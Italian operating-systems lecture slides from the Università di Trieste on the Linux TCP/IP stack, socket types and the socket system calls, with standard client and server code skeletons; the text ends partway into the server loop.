

Sistemi Operativi
Unità 8: Altri Argomenti
Rete e socket in Linux

Martino Trevisan
Università di Trieste
Dipartimento di Ingegneria e Architettura

Argomenti

1. Lo stack di rete TCP/IP in Linux
2. I Socket
3. Funzioni e System Call per i Socket
4. Comandi per Networking in Linux


Lo stack di rete TCP/IP in Linux

Lo stack di rete TCP/IP in Linux

Internet

Internet è un l'insieme di nodi e apparati di rete che permettono una comunicazione mondiale

- Internet è l'unione di tante **Network**
- Collegate tramite **Router**
- Ogni nodo è identificato da un **Indirizzo IP**




Lo stack di rete TCP/IP in Linux

Indirizzi IP

Un indirizzo IP identifica univocamente un nodo in Internet


- Numero su 32 bit
- Composto da una parte di network e una di host
 - La netmask delimita le due parti
 - Necessario per la trasmissione di pacchetti tramite Ethernet
 - L'indirizzo IP **127.0.0.1** identifica per convenzione il *Local Host*
 - Ovvero serve per mandare un pacchetto a se stesso



Lo stack di rete TCP/IP in Linux I protocolli

I protocolli formano una **Pila**:


- Il livello N usa i servizi del livello $N - 1$
- Li migliora e li offre al livello $N + 1$
- Il livello N parla col suo omologo su un altro nodo



Lo stack di rete TCP/IP in Linux I protocolli

I protocolli vengono
inscatolati uno dentro l'altro:


- Un frame **Ethernet** trasporta un pacchetto **IP**
- Un pacchetto **IP** trasporta un segmento **TCP**
- Un segmento **TCP** contiene i dati dell'**applicazione**



Lo stack di rete TCP/IP in Linux Utilizzo dei protocolli

Le applicazioni in Linux possono usare i servizi di:

- TCP per avviare una comunicazione orientata al flusso
- UDP per mandare datagrammi
- Pacchetti IP generici




Lo stack di rete TCP/IP in Linux Utilizzo dei protocolli

Il **kernel** implementa i moduli
TCP, UDP, IP

Offre delle **System Call** per
poterne utilizzare i servizi

- Oggetto di questa
lezione




Lo stack di rete TCP/IP in Linux

Domain Name System

Il Domain Name System (DNS) è un sistema di directory distribuito e gerarchico

- Serve per identificare nodi di Internet tramite un **nome di dominio** anziché un indirizzo IP
- Permette la conversione tra indirizzi IP e nomi di dominio

Linux offre funzioni per usare il DNS in maniera semplice



I Socket

I Socket

Definizione

I **Socket** sono uno strumento di Inter-Process Communication per scambiare dati tra diversi **nodi di rete**

Utilizzo simile alle *pipe* e alle *FIFO*

- Identificati da un *file descriptor*
- Vi si accede con le System Call `read` e `write`

A differenza di *pipe* e alle *FIFO*

- Connettono nodi diversi
- Vengono creati in maniera diversa con System Call dedicate

I Socket

Tipologie di Socket

Esistono quattro tipologie di socket:

- **Stream Socket:** permettono comunicazione tramite TCP
- **Datagram Socket:** permettono comunicazione tramite UDP
- **Raw Socket:** permettono comunicazione tramite pacchetti grezzi IP
- **UNIX:** permettono comunicazione tra processi di uno stesso nodo

Basati su modello **client/server**

I Socket

Active/Passive socket

I socket sono basati su modello **client/server**

Un **Passive Socket** aspetta connessioni in arrivo

- Implementa un server

Un **Active Socket** è effettivamente connesso a un altro nodo

- Permette lo scambio di dati
- Usato da un client per comunicare col server
- Usato anche dal server, **dopo** aver accettato una nuova connessione

I Socket


UNIX Socket

Comunicazione tra processi di uno stesso nodo

- Concettualmente **molto simili** a una *pipe* o *FIFO*

Differenza

- Usano modello **client/server**
- Un server si mette in ascolto
- Un client contatta il server e inizia la comunicazione




I Socket

Stream Socket

Comunicazione tramite TCP

- Servizio orientato alla connessione
- Client e server comunicano tramite un flusso di byte

Simile a una *pipe* o *FIFO* tra **nodì diversi**



I Socket

Datagram Socket

Comunicazione tramite UDP

- Client e server si scambiano **messaggi**
- Servizio non affidabile
 - Possibile perdita di pacchetti

Differenze:

- Datagram Socket:
 - Orientato ai **messaggi**
 - Non affidabile
- Stream Socket e UNIX socket:
 - Orientato allo **stream**
 - Affidabile

Funzioni e System Call per i Socket

Funzioni e System Call per i Socket

I sistemi Linux/POSIX mettono a disposizione System Call per usare i socket

- Ogni socket è identificato da un File Descriptor
- Similmente ai file aperti o *FIFO* aperti, o *pipe*.
- Si effettua I/O usando le System Call `read` e `write`
 - Tranne che per i *Datagram Socket* (si usano `sendto` e `recvfrom`)

Per creare un socket, si usano System Call dedicate

- Bisogna specificare indirizzi IP e porte
- Attendere che il kernel stabilisca la connessione


Funzioni e System Call per i Socket

Stream Socket e UNIX Socket

Un client usa: `socket` e `connect`

Un server usa `socket`, `bind`, `listen` e `accept`

Entrambi usano `read`, `write` e `close`




Funzioni e System Call per i Socket Datagram Socket

Un client usa: `socket`

Un server usa `socket`,
`bind`

Entrambi usano `sendto`
e `recvfrom` e `close`



Funzioni e System Call per i Socket

Noi vediamo in dettaglio solo gli Stream Socket

- Che utilizzano TCP
- Sono affidabili
- Orientati alla connessione
- Client e server comunicano tramite un stream di byte
- Semantica simile a *pipe*, ma **bidirezionale**

Nelle prossime slide, sono presentate le System Call, ipotizzando di creare uno **Stream Socket**

Funzioni e System Call per i Socket

Creazione di un socket

```
#include <sys/socket.h>
int socket(int domain, int type, int protocol);
```

Crea un socket. Gli argomenti `domain` e `protocol` ne specificano la natura.

- Argomento `protocol`, per noi sempre `0`

Ritorna il File Descriptor, se no `-1`.

Esempio:

Stream Socket `int fd = socket(AF_INET, SOCK_STREAM, 0)`

UNIX Socket `int fd = socket(AF_UNIX, SOCK_STREAM, 0);`

Datagram Socket `int fd = socket(AF_INET, SOCK_DGRAM, 0))`

Funzioni e System Call per i Socket

Trasformazione in Socket Attivo

```
#include <sys/socket.h>
int connect(int sockfd, const struct sockaddr * addr, socklen_t addrlen );
```

Rende il socket `sockfd` attivo e si connette a indirizzo IP e porta specificati in `addr` e `addrlen`

Ritorna **0** in caso di successo, se no **-1**

La `struct sockaddr` contiene un indirizzo IP, una porta o entrambi

- Entrambi in questo caso

La `connect` è **bloccante** finchè non viene stabilita la connessione (TCP).

Funzioni e System Call per i Socket

struct sockaddr

```
struct sockaddr {  
    sa_family_t sa_family; /* Address family (AF_* constant) */  
    char sa_data[14];      /* Socket address (size varies  
                             according to socket domain) */  
};
```

La `struct sockaddr` contiene un indirizzo IP, una porta o entrambi.

Deve essere **generica**: supportare protocolli potenzialmente diversi da suite TCP/IP

Funzioni e System Call per i Socket

struct sockaddr

Il campo `sa_data` deve contenere gli indirizzi e le porte

Quando si usano socket con TCP/IP si utilizza la `struct sockaddr_in`

```
struct sockaddr_in {  
    sa_family_t    sin_family; /* address family: AF_INET */  
    in_port_t      sin_port;   /* port in network byte order */  
    struct in_addr sin_addr;    /* internet address */  
};
```

Viene usata in tutte le System Call che richiedono una `struct sockaddr`.

- Le System Call solo generiche
- Se noi usiamo TCP/IP, usiamo `struct sockaddr_in`

Funzioni e System Call per i Socket

Trasformazione in Socket Passivo

```
#include <sys/socket.h>
int bind(int sockfd , const struct sockaddr * addr , socklen_t addrlen );
```

Rende il socket `sockfd` passivo, ovvero lo mette in ascolto sulla porta specificata in `addr` e `addrlen`

Ritorna `0` in caso di successo, se no `-1`

La `addr` punta a una `struct sockaddr`, che sarà sempre di fatto una `struct sockaddr_in`:

- Contenente solo una porta in questo caso

Funzioni e System Call per i Socket

Attivazione di un Socket Passivo

```
#include <sys/socket.h>
int listen(int sockfd , int backlog);
```

Dopo che un socket `sockfd` è stato specificato come passivo (con `bind`), la `listen` lo mette effettivamente in ascolto sulla porta specificata.

Il parametro `backlog` determina quanto connessioni in attesa possono accodarsi prima di essere servite

Ritorna `0` in caso di successo, se no `-1`

Funzioni e System Call per i Socket

Accettazione di connessioni a Socket Passivo

```
#include <sys/socket.h>
int accept(int sockfd , struct sockaddr * addr , socklen_t * addr len);
```

Attende che una connessione arrivi al socket passivo `sockfd`

- Bloccante finchè non arriva una connessione

Nel momento in cui arriva una nuova connessione:

- La funzione ritorna
- Il valore di ritorno è un **nuovo socket attivo**
- In `addr` (e `addr len`) è specificato l'indirizzo del client

Funzioni e System Call per i Socket

I/O su socket attivi

Un socket attivo viene creato:

- Direttamente da un client dopo che si è connesso
- In un server, ogni volta che la `accept` ritorna, e permette la comunicazione con un client

Un socket è **bidirezionale**. In caso di **Stream Socket**:

- Si effettua I/O con `read` e `write`, o volendo con le funzioni specifiche per i socket `send` e `recv`
- Un socket viene chiuso tramite la `close`

Funzioni e System Call per i Socket

Conversione di indirizzi IP

Necessarie funzioni per convertire indirizzi IP in stringa e in formato binario su $4B = 32bit$

```
char *inet_ntoa(struct in_addr in);  
int inet_aton(const char *cp, struct in_addr *inp);
```

IP in formato stringa specificato come `char *`

IP in formato binario specificato come `struct in_addr`

- Tipicamente si usa:

```
struct sockaddr_in s;  
inet_aton("1.2.3.4", &s.in_addr);
```

Le varianti `inet_ntop` e `inet_pton` sono equivalenti, ma più moderne

Funzioni e System Call per i Socket

Network Byte Order

Indirizzi IP e porte sono numeri interi su **32 e 16 bit**.

Diverse architetture usano **convenzioni diverse** per l'ordine delle cifre

Necessario mettersi d'accordo quando si trasmettono via rete!

- In rete si usa **Big Endian**, anche detto **Network Byte Order**

	2-byte integer			4-byte integer			
	address <i>N</i>	address <i>N + 1</i>		address <i>N</i>	address <i>N + 1</i>	address <i>N + 2</i>	address <i>N + 3</i>
Big-endian byte order	1 (MSB)	0 (LSB)		3 (MSB)	2	1	0 (LSB)
	address <i>N</i>	address <i>N + 1</i>		address <i>N</i>	address <i>N + 1</i>	address <i>N + 2</i>	address <i>N + 3</i>
Little-endian byte order	0 (LSB)	1 (MSB)		0 (LSB)	1	2	3 (MSB)

MSB = Most Significant Byte, LSB = Least Significant Byte

Funzioni e System Call per i Socket

Network Byte Order

```
#include <arpa/inet.h>
uint32_t htonl(uint32_t hostlong);
uint16_t htons(uint16_t hostshort);
uint32_t ntohl(uint32_t netlong);
uint16_t ntohs(uint16_t netshort);
```

Convertono da formato dell'architettura corrente (**h**) a Network Byte Order (**n**), numeri su **32bit** (**l**) e su **16bit** (**s**), e viceversa

Esempio:

```
uint16_t port_h = 12345;
uint16_t port_n = htons(port_h);
```

Funzioni e System Call per i Socket

Modificare le opzioni di un socket

```
#include <sys/socket.h>
int getsockopt(int sockfd, int level, int optname,
               void *restrict optval, socklen_t *restrict optlen);
int setsockopt(int sockfd, int level, int optname,
               const void *optval, socklen_t optlen);
```

Manipolano le opzioni per il socket `sockfd` .

Modificano comportamenti di default:

- Forzare la bind a una certa porta: `SO_REUSEADDR`
- Parametri di funzionamento di TCP
- Molte altre

Funzioni e System Call per i Socket


Flusso di Stream Socket (Client)

```
// Creazione
int fd = socket(AF_INET, SOCK_STREAM, 0);

/* Connessione: specifica indirizzo IP
   e porta del server */
connect(fd,
        (struct sockaddr*)&address,
        sizeof(address));

// Input/Output
write(fd, buffer, n);
read(fd, buffer, SIZE);

// Chiusura
close(fd);
```



Funzioni e System Call per i Socket

Flusso di Stream Socket (Server)

```
// Creazione
int fd = socket(AF_INET, SOCK_STREAM, 0);

// Bind: specifica porta
bind(fd, (struct sockaddr*)&address, sizeof(address));

// Listen: specifica lunghezza della coda in attesa
listen(fd, 3);

// Servizio ai client
while (1){

